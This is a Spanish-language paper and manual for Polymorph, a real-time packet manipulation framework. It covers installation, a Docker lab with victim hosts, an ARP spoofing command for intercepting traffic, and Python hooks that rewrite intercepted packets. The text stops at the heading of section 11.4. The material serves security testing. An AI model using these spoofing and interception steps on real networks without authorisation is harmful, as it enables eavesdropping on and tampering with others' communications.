

Polymorph: A Real-Time Network Packet Manipulation Framework

Santiago Hernández Ramos
shramos@protonmail.com

April 2018

Especial agradecimiento a Lucas Fernández por la ayuda brindada en el desarrollo del proyecto.

Contents

1	Introducción	5
2	Estado del arte	5
3	Introducción a Polymorph	5
4	Instalación de Polymorph	6
4.1	Descarga e instalación en Linux (Recomendado)	6
4.2	Descarga e instalación en Windows	6
4.3	Despliegue mediante Docker	7
5	Interfaz de Polymorph	8
6	Interceptación de la comunicación	9
6.1	ARP spoofing	9
7	Sniffing de paquetes de red	10
8	Concepto de plantilla	10
8.1	Estructura de una plantilla	11
8.2	Generación de plantillas	12
8.3	Disección de plantillas	13
8.4	Exportar Plantillas	14
8.5	Importar Plantillas	14
9	Interceptación de paquetes	14
9.1	Interceptación en Linux	14
9.2	Interceptación en Windows	15
9.3	Las plantillas en el proceso de interceptación	15
10	Precondiciones, Ejecuciones y Postcondiciones	17
10.1	Funciones condicionales	17
10.2	Precondiciones	18
10.3	Ejecuciones	19
10.4	Postcondiciones	19
11	Modificación de paquetes. Sintaxis y métodos de acceso	20
11.1	Lectura de los campos de un paquete	20
11.2	Inserción de nuevos valores en el paquete	21
11.3	Métodos propios del paquete	21
11.4	Variables globales	22
12	Disección dinámica de campos del paquete	22
13	Creación de capas y campos personalizados	24

14 ANEXO 1: Caso práctico: Modificando MQTT	26
14.1 Planteamiento del caso	26
14.2 Interceptando la comunicación entre dos nodos de la red	26
14.3 Capturando paquetes y generando las plantillas	26
14.4 Modificando la Plantilla	29
14.5 Modificando el paquete en tiempo real	33
15 ANEXO 2: Caso práctico: Modificando WINREG	35
15.1 Planteamiento del caso	35
15.2 Generando la plantilla	35
15.3 Modificando la plantilla	37
15.4 Añadiendo las funciones condicionales	41
16 ANEXO 3: Todos los comandos y su función	45
16.1 Interfaz principal	46
16.2 Interfaz <i>tlist</i>	46
16.3 Interfaz <i>template</i>	47
16.4 Interfaz <i>layer</i>	49
16.5 Interfaz <i>field</i>	50

1 Introducción

La modificación de paquetes de red en tiempo real, a menudo llamado modificación "en el aire" consiste en interceptar los paquetes de red que circulan entre dos o más máquinas en una misma red, de tal manera, que la máquina interceptora tenga la capacidad de modificarlos y reenviarlos en un estado consistente y manteniendo estable la comunicación entre ambos extremos. Esta técnica tiene una gran cantidad de aplicaciones, que abarcan desde la protección de determinados servicios mediante la modificación de los paquetes que pueden revelar cierta información sensible, hasta la modificación de paquetes con propósitos de verificación de la seguridad de un sistema, una aplicación informática o una red de ordenadores. A pesar de las numerosas ventajas, su ejecución presenta una alta dificultad, que varía en relación a la complejidad de los protocolos que implementa el paquete que se desea modificar.

Teniendo todo esto en cuenta, en este *paper* se propone un *framework* de modificación de paquetes de red en tiempo real con soporte para un gran número de protocolos, que proporciona una gran flexibilidad y capacidad de modificación a nivel de *byte*, al mismo tiempo que reduce de manera significativa la cantidad de esfuerzo que el usuario debe realizar para llevarlo a cabo.

2 Estado del arte

En la actualidad existen algunas herramientas que nos permiten modificar paquetes de red en tiempo real mediante diferentes técnicas.

Herramientas como MITMF o Bettercap nos permiten modificar algunos paquetes que implementan protocolos como TCP, HTTP o HTTPS mediante un conjunto de filtros predefinidos. Otras herramientas como Hexinject, nos permiten realizar esta modificación sobre otro conjunto reducido de protocolos mediante el uso de expresiones regulares y patrones de sustitución.

3 Introducción a Polymorph

Polymorph es un framework escrito en el lenguaje de programación Python3 que permite la modificación de paquetes de red en tiempo real, proporcionando máximo control al usuario sobre los contenidos del paquete. Con este framework se pretende proporcionar una solución efectiva para la modificación en tiempo real de paquetes de red que implementen prácticamente cualquier protocolo existente, incluyendo protocolos privados que no dispongan de una especificación pública. Además de esto, uno de sus objetivos principales es proporcionar al usuario el máximo control posible sobre los contenidos del paquete y la capacidad de realizar procesamientos complejos sobre dicha información.

En las siguientes secciones se recorrerá cada una de las partes del framework, proporcionando una visión introductoria a la técnica que implementa y una visión práctica de las acciones que un usuario debe realizar para llevarla a cabo.

4 Instalación de Polymorph

En esta sección se introducen los distintos métodos de instalación de los que dispone la herramienta. Polymorph es un *framework* multiplataforma, que funciona tanto en Windows como en Linux, aunque es recomendable que sea instalado en un sistema Linux. La forma más sencilla de generar un entorno de pruebas en el que se encuentre la herramienta es mediante el despliegue con docker que se explica al final de esta sección. Para aquellos que quieran tener la herramienta instalada en sus sistema operativo anfitrión, a continuación se explican los pasos que se deben seguir.

4.1 Descarga e instalación en Linux (Recomendado)

Polymorph esta especialmente diseñado para ser instalado y ejecutado en un sistema operativo Linux, como por ejemplo, Kali Linux. Su instalación es considerablemente sencilla y puede hacerse mediante el gestor de contenidos de Python, pip3. Antes de instalar el *framework* deben instalarse los siguientes requerimientos mediante el gestor de paquetes correspondiente al sistema operativo en el que lo instalemos. A continuación se especifican las dependencias para un sistema operativo Kali-Linux.

```
apt-get install build-essential python-dev libnetfilter-queue-dev  
tshark tcpdump python3-pip wireshark nohup
```

Tras la instalación de las dependencias, el *framework* puede instalarse con el gestor de paquetes de Python pip de la siguiente manera.

```
pip3 install --process-dependency-links polymorph
```

4.2 Descarga e instalación en Windows

La herramienta también puede ser instalada en sistemas operativos Windows. Los requerimientos necesarios para que el *framework* funcione correctamente son los siguientes.

- Instalación de Python3 (añadirlo al *PATH*). URL: <https://www.python.org/downloads/>
- Instalación de Wireshark (añadirlo al *PATH*). URL: <https://www.wireshark.org/download.html>
- Instalación de Visual C++ Build Tools. URL: <https://www.visualstudio.com/es/thank-you-downloading-visual-studio/?sku=BuildTools&rel=15>
- Instalación de WinPcap (Si no lo has instalado con Wireshark). URL: <https://www.winpcap.org/install/default.htm>

Una vez instaladas las dependencias, lo único que el usuario debe hacer es abrir una consola y ejecutar el siguiente comando.

```
pip install --process-dependency-links polymorph
```

Después de completarse la instalación, polymorph será accesible desde la terminal desde cualquier ruta del sistema. Es importante remarcar que en Windows, Polymorph **debe de ser ejecutado en una consola con privilegios de administración**.

4.3 Despliegue mediante Docker

Docker es un sistema de virtualización ligera que permite crear distintos sistemas aislados entre sí sobre la máquina anfitrión. Esta tecnología se ha popularizado estos últimos años por las facilidades que aporta en la creación de múltiples entornos de una forma versátil, dinámica y ligera.

Polymorph cuenta con un entorno desarrollado en docker con el que poder montar rápidamente tres máquinas para probar la herramienta en cualquier sistema operativo en cuestión de minutos. El fichero de configuración está escrito en YAML para la herramienta compose de Docker y consta de los siguientes elementos:

- **Polymorph:** Máquina principal basada en Kali Linux, con ip 10.24.0.2. Este entorno tendrá la aplicación de polymorph que será accesible desde cualquier ruta del sistema con el comando *polymorph*, tiene cargadas las herramientas del top 10 de Kali Linux junto a todos los paquetes necesarios para hacer que funcione Polymorph.
- **Alice:** Máquina víctima con MQTT instalado para establecer comunicación con Bob. Tiene una IP fija de 10.24.0.3.
- **Bob:** Máquina víctima con MQTT instalado para establecer comunicación con Alice. Tiene una IP fija de 10.24.0.4. Además de todo esto, Alice y Bob tienen dos alias para poder suscribirse a un tema MQTT o publicar un mensaje a la IP deseada con *receive* y *send*.

La puesta en marcha de este entorno es sencilla, solo consta de tres pasos:

- Descargar e instalar Docker en la máquina anfitriona, para ello dirigirse a la página principal de Docker y seguir las indicaciones de la instalación para el sistema operativo deseado.
- Una vez descargado y teniendo docker activo, acceder al proyecto en la ruta */polymorph* y ejecutar:

```
docker-compose up -d
```

Docker se ocupará entonces de crear los contenedores siguiendo las especificaciones fijadas en el Dockerfile y en el YAML del compose, en cuanto

termine la configuración las tres máquinas estarán levantadas y listas para ser usadas. Cada vez que se reinicie el servicio de docker habrá que ejecutar:

```
docker-compose up -d
```

para levantar los contenedores otra vez.

- Para acceder a cualquiera de las máquinas con ejecutar:

```
docker exec -ti [polymorph | alice | bob] bash
```

5 Interfaz de Polymorph

Todas las acciones que se detallan en los siguientes apartados del *paper* se llevan a cabo a través de la interfaz de Polymorph. El *framework* esta formado por un conjunto de interfaces que van cambiando dinámicamente en función del contexto en el que se encuentre el usuario. De esta forma, se puede distinguir las siguientes subinterfaces:

- **Interfaz principal:** Se corresponde con la primera pantalla que se muestra cuando se ejecuta la aplicación, en este punto, el usuario no se encuentra aún en un contexto determinado. Permite la realización de acciones como *spoofing* o *sniffing*. El *prompt* que se muestra es el siguiente:

```
PH >
```

- **Interfaz *tlst*:** Se corresponde con la interfaz que se muestra tras la realización del proceso de *sniffing*, tal y como se verá en el siguiente apartado. El usuario se encuentra en el contexto de una lista de plantillas generada a partir de los paquetes capturados. El *prompt* que se muestra es el siguiente:

```
PH: cap >
```

- **Interfaz *template*:** Se corresponde con la interfaz que se muestra tras la selección de una determinada plantilla (más detalles al respecto en siguientes apartados). El usuario se encuentra en el contexto de una plantilla, y podrá realizar acciones para modificar sus valores. El *prompt* que se muestra es el siguiente:

```
PH: cap/t5 >
```

- **Interfaz *Layer*:** Se corresponde con la interfaz que se muestra tras la selección de una capa dentro de una plantilla (más detalles al respecto en siguientes apartados). El usuario se encuentra en el contexto de una capa, y podrá realizar acciones para modificar sus valores. El *prompt* que se muestra es el siguiente:


```
PH: cap/t5/TCP >
```

- **Interfaz *Field*:** Se corresponde con la interfaz que se muestra tras la selección de un campo dentro de una capa (más detalles al respecto en siguientes apartados). El usuario se encuentra en el contexto de un campo, y podrá realizar acciones para modificar sus valores. El *prompt* que se muestra es el siguiente:

```
PH: cap/t5/TCP/sport >
```

6 Interceptación de la comunicación

Una de las condiciones más importantes para poder modificar paquetes de red en tiempo real es situarse en el medio de la comunicación entre dos máquinas. Los paquetes que circulan desde un extremo a otro de la comunicación deben fluir por la máquina donde se encuentra instalado Polymorph, de tal manera, que este sea capaz de interceptar estos paquetes, procesarlos y reenviarlos.

Existen numerosas técnicas para interceptar la comunicación entre dos máquinas que se encuentran en el misma red. El *framework* implementa algunas de ellas, de formas que sea muy sencillo para el usuario ejecutarlas para situarse en el medio de la comunicación entre dos nodos de la red. A continuación se detallan algunas de estas técnicas.

6.1 ARP spoofing

Esta técnica consiste en enviar paquetes ARP (Address Resolution Protocol) generados por un atacante en una red local. El objetivo es asociar la dirección MAC de la máquina del atacante con la dirección IP de otra máquina de la red, como por ejemplo el *gateway* por defecto, provocando que todo el tráfico que se dirija a esa dirección IP pase en su lugar por la máquina del atacante.

La realización de esta técnica con Polymorph es relativamente sencilla. Desde cualquier apartado de la interfaz de la herramienta podemos hacer uso del comando *spoof* para llevarla a cabo de la siguiente manera.

```
PH > spoof -t 192.168.1.50 -g 192.168.1.1 -i eth0
```

Las opciones del comando *spoof* son las siguientes:

```
Usage: spoof -t <targets> -g <gateway>
```

Options:

- h prints the help.
- t targets to perform the ARP spoofing. Separated by ','
- g gateway to perform the ARP spoofing
- i network interface.

Los parámetros obligatorios para la realización del ARP spoofing son el *gateway* (-g) y al menos una dirección ip *target* (-t). Si no se especifica una interfaz, Polymorph obtendrá automáticamente la que este en uso en ese momento.

7 Sniffing de paquetes de red

El proceso de *sniffing*, en este caso, se corresponde con la captura de los paquetes de red que fluyen entre dos máquinas, sin realizar ninguna modificación sobre ellos.

Una vez se ha realizado la interceptación de la comunicación entre dos nodos de la red, el siguiente paso es comenzar a hacer *sniffing* de los paquetes de red que fluyen a través de la maquina interceptora, **hasta que se capture uno de los paquetes que se corresponda con el tipo de paquete que se quiere modificar**. Este proceso se realiza desde la interfaz principal del *framework* a través del comando *capture*, y tiene las siguientes opciones:

Usage: `capture [-option]`

Options :

-h	prints the help.
-f	allows packet filtering using the BPF notation.
-c	number of packets to capture.
-t	stop sniffing after a given time.
-file	read a .pcap file from disk.
-v	verbosity level medium.
-vv	verbosity level high.

Tras realizar el proceso de *sniffing*, Polymorph convertirá los paquetes capturados a una estructura propia del *framework* denominada **plantilla**. La plantilla se corresponde con la abstracción principal de todo el sistema, en el siguiente apartado se explican sus detalles en profundidad.

8 Concepto de plantilla

Tradicionalmente, han existido herramientas que nos permitían formar paquetes de red mediante la especificación de las características de sus componentes, como los protocolos que implementa, las capas que tiene o el tamaño de sus campos. Esta forma de definir un paquete, aunque efectiva, es extremadamente costosa y consume una gran cantidad de tiempo. Para solucionar esto, Polymorph implementa el concepto de plantilla, que se corresponde con uno de los más importantes de todo el *framework* y que proporciona las siguientes características esenciales:

- Permite que los usuarios puedan acceder a los paquetes que se interceptan en tiempo real de manera sencilla

- Permite la creación de nuevas características dentro de un paquete de manera rápida y sencilla
- Permite almacenar en disco una determinada configuración de una sesión de Polymorph e intercambiarla entre entornos y equipos

A continuación se recorren diferentes cualidades y aplicaciones del concepto de plantilla dentro del *framework*

8.1 Estructura de una plantilla

Todas las plantillas tienen la misma estructura, que se corresponde con un fichero *.json* cuando se exportan del *framework*.

```
{
  "Name": "Template:ETHER/IP/UDP/DNS",
  "Description": "",
  "Version": "0.1",
  "Timestamp": "2018-04-06 05:13:14.232177",
  "Functions": {
    "preconditions": {},
    "executions": {},
    "postconditions": {}
  },
  "layers": [
    {
      "name": ,
      "custom": ,
      "lslice": ,
      "structs": {},
      "fields": [
        {
          "name": "",
          "value": "",
          "type": "",
          "size": "",
          "slice": "",
          "frepr": "",
          "custom": ""
        }
      ],
    },
  ],
  "raw": ""
}
```

(Algunos de los campos que aparecen en la plantilla son difíciles de comprender en este punto del *paper*, pero se especificarán en detalle más adelante.)

- **Name:** Nombre de la plantilla
- **Description:** Descripción de la plantilla
- **Version:** Versión de la plantilla
- **Timestamp:** Fecha de creación de la plantilla
- **Functions:** Conjunto de funciones que podrá definir el usuario para realizar procesamiento avanzado a los paquetes que se intercepten en tiempo real
- **layers:** Conjunto de capas que posee el paquete que se ha capturado y transformado en plantilla
- **layers[name]:** Nombre de la capa
- **layers[custom]:** Indica si la capa ha sido generada por la herramienta o por el usuario
- **layers[lslice]:** Posición de la capa en el conjunto de bytes del paquete, representado por un objeto slice de Python
- **layers[structs]:** Un conjunto de estructuras que permiten recalcular campos del paquete en tiempo real
- **layers[fields]:** El conjunto de campos de la capa
- **fields[name]:** Nombre del campo
- **fields[value]:** Valor del campo
- **fields[type]:** Tipo del campo
- **fields[size]:** Tamaño del campo en bytes
- **fields[slice]:** Posición que ocupa el campo en los bytes del paquete
- **fields[repr]:** Representación del valor que debería tener el campo
- **fields[custom]:** Indica si el campo ha sido generado por la herramienta o por el usuario

8.2 Generación de plantillas

Tras realizar el proceso de *sniffing* de paquetes de red, estos paquetes capturados son convertidos en plantillas automáticamente por el *framework*. El paquete transformado tendría una apariencia similar a la siguiente:

```

---[ ETHER ]---
hex dst          = 005056e6721b (00:50:56:e6:72:1b)
hex src          = 000c299909fa (00:0c:29:99:09:fa)
int type         = 2048 (2048)

---[ IP ]---
int version      = 69 (4)
int ihl          = 69 (5)
int tos          = 0 (0)
int len          = 58 (58)
int id           = 18907 (18907)
...

---[ UDP ]---
int sport        = 36276 (36276)
int dport        = 53 (53)
int len          = 38 (38)
int chksum       = 899 (899)

...

```

El objetivo, es capturar un paquete que implemente el/los protocolos que nos interese modificar en tiempo real. Polymorph transformará este paquete en una plantilla en la que se almacenarán las capas, campos, valor de los campos y el resto de valores descritos anteriormente. A partir de este momento todas las modificaciones que se realicen sobre ese paquete con Polymorph, estarán haciéndose sobre la plantilla generada, lo que permitirá posteriormente exportarla a disco o utilizarla para modificar paquetes de red en tiempo real.

8.3 Disección de plantillas

Uno de los mayores problemas que tienen hoy en día las herramientas de modificación de paquetes en tiempo real, es la capacidad para diseccionar los protocolos que implementan los paquetes capturados. Esto se traduce en una gran limitación a la hora de modificarlos ya que no se puede determinar la estructura que tienen los bytes del mismo.

Para solucionar este problema e intentar interpretar el máximo posible de los protocolos existentes en los paquetes que se capturan, Polymorph realiza el siguiente proceso:

- Captura los bytes de los paquetes mediante un proceso de *sniffing*
- Utiliza los disectores de Tshark, que probablemente sea la herramienta que más protocolos es capaz de interpretar en el mundo, para diseccionar estos bytes

- Construye una plantilla con los campos disecccionados, la posición que ocupa el campo dentro del conjunto de bytes del paquete, la capa a la que pertenece y otros valores añadidos.

Utilizando esta técnica Polymorph es capaz de interpretar un alto número de protocolos de red, tantos como pueden interpretar herramientas como Wireshark, con la diferencia de que esta interpretación será utilizada más adelante para modificar paquetes similares en tiempo real.

La disección con Polymorph se realiza mediante el comando *dissect* en la interfaz correspondiente a la lista de plantillas, a la que se accede inmediatamente después de realizar el proceso de *sniffing* en la interfaz principal. Si el usuario no realiza el proceso de disección y accede directamente a una plantilla, el *framework* diseccionará automáticamente la plantilla seleccionada y todas las anteriores, de tal forma, que, si el usuario selecciona la plantilla 15 sin haber ejecutado previamente el comando *dissect*, Polymorph automáticamente diseccionará las primeras 15 plantillas y accederá a la plantilla 15.

8.4 Exportar Plantillas

Las plantillas pueden exportarse de manera muy sencilla desde el propio *framework*. El resultado es un fichero con extensión *.json*. Este proceso puede llevarse a cabo mediante el comando *save* en la interfaz correspondiente a la plantilla.

8.5 Importar Plantillas

Las plantillas pueden importarse de manera sencilla al *framework* para que el usuario pueda trabajar sobre una plantilla previamente guardada en disco. Suponiendo que se ha almacenado previamente una plantilla en disco, el usuario podrá ejecutar polymorph de la siguiente manera para comenzar a trabar en el contexto de una plantilla existente:

```
python3 polymorph -t "path_to_template"
```

9 Interceptación de paquetes

Una vez se ha interceptado la comunicación entre dos nodos de la red, los paquetes de red que se intercambian entre ambos fluyen a través de la máquina interceptora. En este punto, es necesario implementar una técnica para poder trasladar los paquetes de espacio de kernel a espacio de usuario en el que serán procesados por Polymorph.

9.1 Interceptación en Linux

En el caso de sistemas operativos Linux, se utiliza la *suite* de Netfilter para realizar esta tarea. La herramienta utiliza un módulo llamado Nfqueue que se

encargará de trasladar los paquetes desde espacio de Kernel a espacio de usuario a través de una cola desde donde los consumirá Polymorph. Para poder encolar los paquetes se utiliza otro módulo muy conocido de esta *suite*, Iptables.

9.2 Interceptación en Windows

En el caso de sistemas operativos Windows se utiliza módulo llamada Windivert. Este módulo permite cosas como:

- Capturar paquetes de red
- Filtrar o eliminar paquetes de red
- Inyectar paquetes de red
- Modificar paquetes de red

9.3 Las plantillas en el proceso de interceptación

Es importante entender el papel que tienen las plantillas en el proceso de interceptación de los paquetes. Cuando el usuario ejecuta la orden de interceptar paquetes en Polymorph, lo hace en el contexto de una plantilla. Esto significa, que para cada uno de los paquetes que son interceptados y llegan a la herramienta, se realiza una proyección de la plantilla sobre sus bytes, de esta forma, podemos acceder a los campos del nuevo paquete mediante la sintaxis específica de la plantilla que se está utilizando para interceptar.

Para comprender mejor esto se plantea el siguiente escenario:

- Se desea acceder al campo *puerto de origen* de un paquete con las capas Ethernet, IP, TCP
- Se realiza un proceso de *sniffing* con la herramienta para capturar un paquete con estas características
- Una vez capturado, el paquete se convierte automáticamente en una plantilla y el usuario accede con Polymorph al contexto de esta plantilla mediante el comando *template* para realizar modificaciones

Una vez situados en la interfaz de la plantilla, el usuario puede utilizar el comando *show* del *framework* para mostrar cada una de las capas y los campos de la plantilla, si se accede a la capa TCP (donde se encuentra el puerto de origen) mediante el comando *layer* y se introduce de nuevo el comando *show*, debería aparecer algo similar a lo siguiente:

```
---[ TCP ]---
int sport      = 39440 (39440)
int dport      = 443  (443)
int seq        = 2693320198 (2693320198)
int ack        = 2991926589 (2991926589)
```

```

int  dataofs          = 20500 (5)
int  reserved         = 20500 (0)
str  flags            = P (RA)
int  window           = 40880 (40880)
int  chksum           = 18239 (18239)
int  urgptr           = 0 (0)
str  options          = ([])

```

Aquí se pueden observar varias cosas, por una parte, se tiene el nombre de los campos de la capa, junto con una característica importante de los mismos, su tipo. Todos los campos pueden ser de 4 tipos distintos, *int*, *str*, *hex*, *bytes* dependiendo del de valor que tienen. Estos tipos pueden ser modificados por el usuario. Accediendo al campo puerto de origen mediante el comando *field sport*, e introduciendo de nuevo el comando *show*, se pueden observar distintas características del campo:

```

---[ sport ]---
value          = 39440 (39440)
bytes          = b'\x9a\x10'
hex            = 9a10
size           = 2
slice          = [34, 36]
custom         = False
type           = int

```

En esta representación del campo se puede ver su valor en distintos formatos, su tamaño, su tipo, y lo que resulta importante, la posición que ocupa el campo dentro de los bytes del paquete. El comando *dump* muestra la posición del campo en los bytes del paquete de manera gráfica:

```

00000000: 00 50 56 E6 72 1B 00 0C 29 99 09 FA 08 00 45 00
00000010: 00 28 87 FD 40 00 40 06 D3 DF C0 A8 73 81 D8 3A
00000020: D2 8E 9A 10 01 BB A0 88 CE 06 B2 55 2D 3D 50 14
00000030: 9F B0 47 3F 00 00

```

Si en este punto se quiere comenzar a interceptar paquetes, se deberá volver al contexto de la plantilla (retrocediendo con el comando *back* al contexto de la capa y después al de la propia plantilla), en este contexto se puede utilizar el comando *intercept* para comenzar a interceptar los paquetes que pasen a través de la máquina interceptora en el contexto de esa plantilla. Si en este punto se quisiera acceder al campo puerto de origen de todos los paquetes que llegasen a nuestra máquina, el usuario podría hacerlo con la sintaxis *paquete['TCP']['sport']*, Polymorph por detrás extraerá la posición que ocupa este campo dentro de la plantilla utilizada como contexto y **el tipo que tiene el campo en dicha plantilla** y diseccionará los bytes de los paquetes que lleguen extrayendo los que se correspondan con el campo *sport* de la plantilla (en este

caso el 34, 35 y 36) y realizando una interpretación de los mismo según el tipo del campo, en este caso *int*.

10 Precondiciones, Ejecuciones y Postcondiciones

Una vez se ha interceptado la comunicación entre dos nodos de la red y se están interceptando los paquetes que pasan a través de la maquina interceptora mediante las técnicas descritas en el apartado anterior, llega el momento de modificar los paquetes en tiempo real.

Esta es una de las secciones más relevantes del *framework*, y presenta las abstracciones que permiten a los usuarios realizar procesamiento complejos sobre cualquier paquete de red que implemente cualquier protocolo de manera relativamente sencilla.

10.1 Funciones condicionales

Las funciones condicionales son una abstracción del *framework* que van a permitir al usuario añadir código en el lenguaje de programación Python que se va a ejecutar en tiempo real sobre los paquetes que se intercepten.

Existen tres tipos de funcionales condicionales, precondiciones, ejecuciones y postcondiciones. La separación entre los tres tipos es lógica, lo que quiere decir que a nivel técnico no hay diferencias entre ellos y lo que pretenden es proporcionar un grado de separación y orden entre los distintos procesamientos que se pueden requerir sobre un paquete.

Las funciones condicionales se ejecutarán de manera secuencial y siguiendo el orden en el que fueron añadidas, esto quiere decir, que las primeras que se ejecutarán serán las precondiciones, empezando por la primera precondición que añadió el usuario, después las ejecuciones y por último las postcondiciones. El usuario puede añadir tantas funciones condicionales como necesite. Todas las funciones tienen la siguiente estructura:

```
def new_prec(packet):  
  
    # your code here  
  
    # If the condition is meet  
    return packet
```

Como puede observarse, la estructura es muy sencilla. Por un lado, se debe definir una función en python, que puede tener cualquier nombre y que debe recibir como argumento un parámetro. Este parámetro se corresponde con el paquete que el *framework* está interceptando en tiempo real en ese momento. En el interior de la función, se realiza el procesamiento que el usuario quiera realizar, ya sea sobre el paquete, o procesamiento genérico como sacar texto por

pantalla. Después del procesamiento, el usuario tiene dos posibilidades, retornar el paquete, lo que implica que se sigan ejecutando las funciones condicionales sucesivas, o retornar *None*, lo que implica que el paquete se envíe con el procesamiento realizado hasta ese momento sin ejecutar más funciones condicionales.

Las funciones condicionales se almacenan en la plantilla, y son exportadas serializadas junto con ella. A continuación se define en profundidad el objetivo de cada uno de los tipos de funciones condicionales.

10.2 Precondiciones

Cuando se pone el *framework* a interceptar paquetes en tiempo real, probablemente interceptará muchos más paquetes de los que el usuario quiere modificar. El objetivo de las precondiciones, es proporcionar un paso previo de filtrado de los paquetes hasta quedarse con el paquete deseado. Como se ha explicado en apartados anteriores, cuando se interceptan paquetes en tiempo real, se hace en el contexto de una plantilla, lo que permite acceder de forma sencilla a los campos de los paquetes que se interceptan sin saber a priori los protocolos o estructura que implementan. A continuación se presenta un caso de uso en el que el usuario quiere modificar en tiempo real paquetes que implementan el protocolo ICMP.

(La sintaxis específica que se muestra se explicará en profundidad en el apartado siguiente)

Puesto que se quiere modificar paquetes del protocolo ICMP, previamente se deben haber capturado paquetes de este protocolo y transformado en plantilla, de tal manera que se este trabajando sobre una plantilla similar a los paquetes que se quieren modificar, en este caso, debería ser algo similar a la siguiente:

```
---[ ETHER ]---
hex dst          = 005056e6721b (00:50:56:e6:72:1b)
...

---[ IP ]---
...
int proto        = 1 (1)
int chksum       = 34610 (34610)
hex src          = c0a87385 (192.168.115.133)
hex dst          = c0a80101 (192.168.1.1)
hex options      = c0a80101 ([])

---[ ICMP ]---
int type         = 8 (8)
int code         = 0 (0)
int chksum       = 14180 (14180)
int id           = 3997 (3997)
```

```
int seq                = 2 (2)
...
```

Como se puede observar en la plantilla, dentro de la capa IP hay un campo llamado *proto* que nos indica el tipo de protocolo. En este caso es un tipo *int* y tiene el valor 1. Nuestra precondition sería algo similar a lo siguiente:

```
def new_prec(packet):
    try:
        if packet["IP"]["proto"] == 1:
            return packet
    except:
        return None
```

Con una precondition tan sencilla como la que se muestra, se filtrarían todos los paquetes pertenecientes al protocolo ICMP, permitiendo que solo los que cumplan nuestra precondition sigan ejecutando el resto de condiciones que se tienen definidas, y los que no la cumplan sean inmediatamente reenviados.

10.3 Ejecuciones

Como se ha explicado en apartados anteriores, la diferencia entre las funciones condicionales es lógica, por lo tanto, las ejecuciones funcionan de la misma forma que las precondiciones. La diferencia entre ambas es a nivel organizativo o de funcionalidad, las ejecuciones están pensadas para añadir funciones que realicen procesamientos sobre los paquetes interceptados, un ejemplo de ejecución podría ser el siguiente:

```
def new_exec(packet):
    packet["IP"]["len"] = 56
    return packet
```

En esta ejecución estaríamos modificando en tiempo real el campo longitud de la capa IP de los paquetes que lleguen y cumplan con nuestras precondiciones definidas.

10.4 Postcondiciones

Las postcondiciones, al igual que las ejecuciones, funcionan de la misma manera que las precondiciones, pero su objetivo es distinto. Cuando modificamos paquetes a nivel de byte, es muy común que tras la modificación algunos campos de control del paquete, como *checksums* o longitudes queden inconsistentes. El propósito de este grupo de funciones, es procesar el paquete para dejarlo completamente consistente antes de enviarlo a la máquina de destino. Un ejemplo de postcondición para recalcular los campos de control de las capas TCP/IP es el siguiente:

```
def recalculate_tcp_ip(packet):
    from scapy.all import IP
```

```

pkt = IP(packet.raw[14:])
if pkt.haslayer('IP') and pkt.haslayer('TCP'):
    del pkt['IP'].chksum
    del pkt['TCP'].chksum
    del pkt['IP'].len
    pkt.show2()
    packet.raw = bytes(pkt)
    return packet

```

Como se puede observar, en el conjunto de funciones condicionales se pueden utilizar otros *frameworks* o herramientas para realizar determinadas funciones, esto le da más potencia y flexibilidad a Polymorph. En este caso, se hace uso de Scapy para recalculan los campos de control.

11 Modificación de paquetes. Sintaxis y métodos de acceso

Una vez se han presentado los distintos métodos para añadir funciones personalizadas (precondiciones, ejecuciones y postcondiciones) a un plantilla que serán ejecutadas en tiempo real sobre los paquetes que se intercepten, llega el momento de explicar la sintaxis que se puede utilizar para formar estas funciones condicionales y modificar los paquetes en tiempo real.

11.1 Lectura de los campos de un paquete

Como se ha explicado varias veces a lo largo del paper, es importante recordar que la interceptación se hace en el contexto de una plantilla, esto quiere decir que cuando se accede a un determinado campo de un paquete que se ha interceptado, se está comprobando la posición que ocupa ese campo en la plantilla dentro de los bytes del paquete y diseccionando esa misma posición en los bytes del paquete interceptado. Después de esto, los bytes que se han extraído del paquete interceptado, son convertidos al tipo que tuviera el campo en la plantilla (más información sobre esto en la sección 10, subsección 10.3).

Teniendo todo esto en cuenta, a continuación se presenta la sintaxis que debe utilizarse para acceder a los campos de un determinado paquete que se ha interceptado en función de la plantilla que se está utilizando como contexto para interceptar.

Suponiendo que se quiere acceder al campo *chksum* de la capa IP de todos los paquetes que se estén interceptando en tiempo real, y suponiendo que la plantilla que el usuario ha generado y se está utilizando como contexto para interceptar posee la capa IP:

```

---[ ETHER ]---
hex dst          = 005056e6721b (00:50:56:e6:72:1b)

```

```

...
---[ IP ]---
...
int  proto           = 1 (1)
int  chksum          = 34610 (34610)
hex  src             = c0a87385 (192.168.115.133)
hex  dst             = c0a80101 (192.168.1.1)
hex  options         = c0a80101 ([])

```

La sintaxis para acceder a este campo sería la siguiente:

```
paquete[" IP "][" chksum "]
```

Primero se especifica la capa entre corchetes y por último el campo al que se desea acceder entre corchetes. Si se utiliza dentro de una precondición que saque por pantalla todos los *chksums* de los paquetes que se interceptan, el código sería similar al siguiente:

```

def new_prec(packet):
    try:
        print(packet[" IP "][" chksum "])
    except:
        return None

```

11.2 Inserción de nuevos valores en el paquete

La inserción de nuevos valores en los paquetes que se interceptan es similar a la consulta de un valor. Si se quisiera añadir un nuevo valor para el campo *chksum* de la capa IP, tal y como se ha mostrado en el apartado anterior, puede llevarse a cabo mediante la siguiente sintaxis:

```
paquete[" IP "][" chksum "] = new-value
```

Una de las cosas más importante que se deben tener en cuenta cuando se añade un nuevo valor, es el tipo que ese campo tiene en la plantilla que se esta utilizando como contexto de intercepción. Si se observa la plantilla del apartado anterior, el campo *chksum*, tiene tipo *int*, lo que quiere decir que el usuario debe asignar un valor de tipo *int* en la inserción. El tipo del campo en la plantilla puede ser modificado por el usuario de manera previa al proceso de intercepción.

11.3 Métodos propios del paquete

Además del acceso a todos los campos que vienen especificados en la plantilla que se esta utilizando como contexto de intercepción y la asignación de nuevos valores a los mismos, Polymorph proporciona una serie de métodos sencillos que se puede aplicar sobre los paquetes que se capturan y cuyo objetivo es facilitar el calculo de ciertas longitudes o la asignación de nuevos valores al paquete.

- **raw:** Es una propiedad del paquete y retorna los bytes del mismo. Es útil si se utilizan otros frameworks que modifiquen los bytes del paquete. Su modo de utilización es el siguiente:

```
def new_prec(packet):
    # Imprimimos por pantalla los bytes del paquete actual
    print(packet.raw)
    # asignamos nuevo valor al paquete
    packet.raw = b"\x00"
    return packet
```

- **len:** Proporciona la longitud total del paquete o de las diferentes capas del mismo. Su modo de utilización es el siguiente:

```
def new_prec(packet):
    # Imprime la longitud del paquete
    print(len(packet))
    # Imprime la longitud de la capa IP
    print(len(packet["IP"]))
    return packet
```

11.4 Variables globales

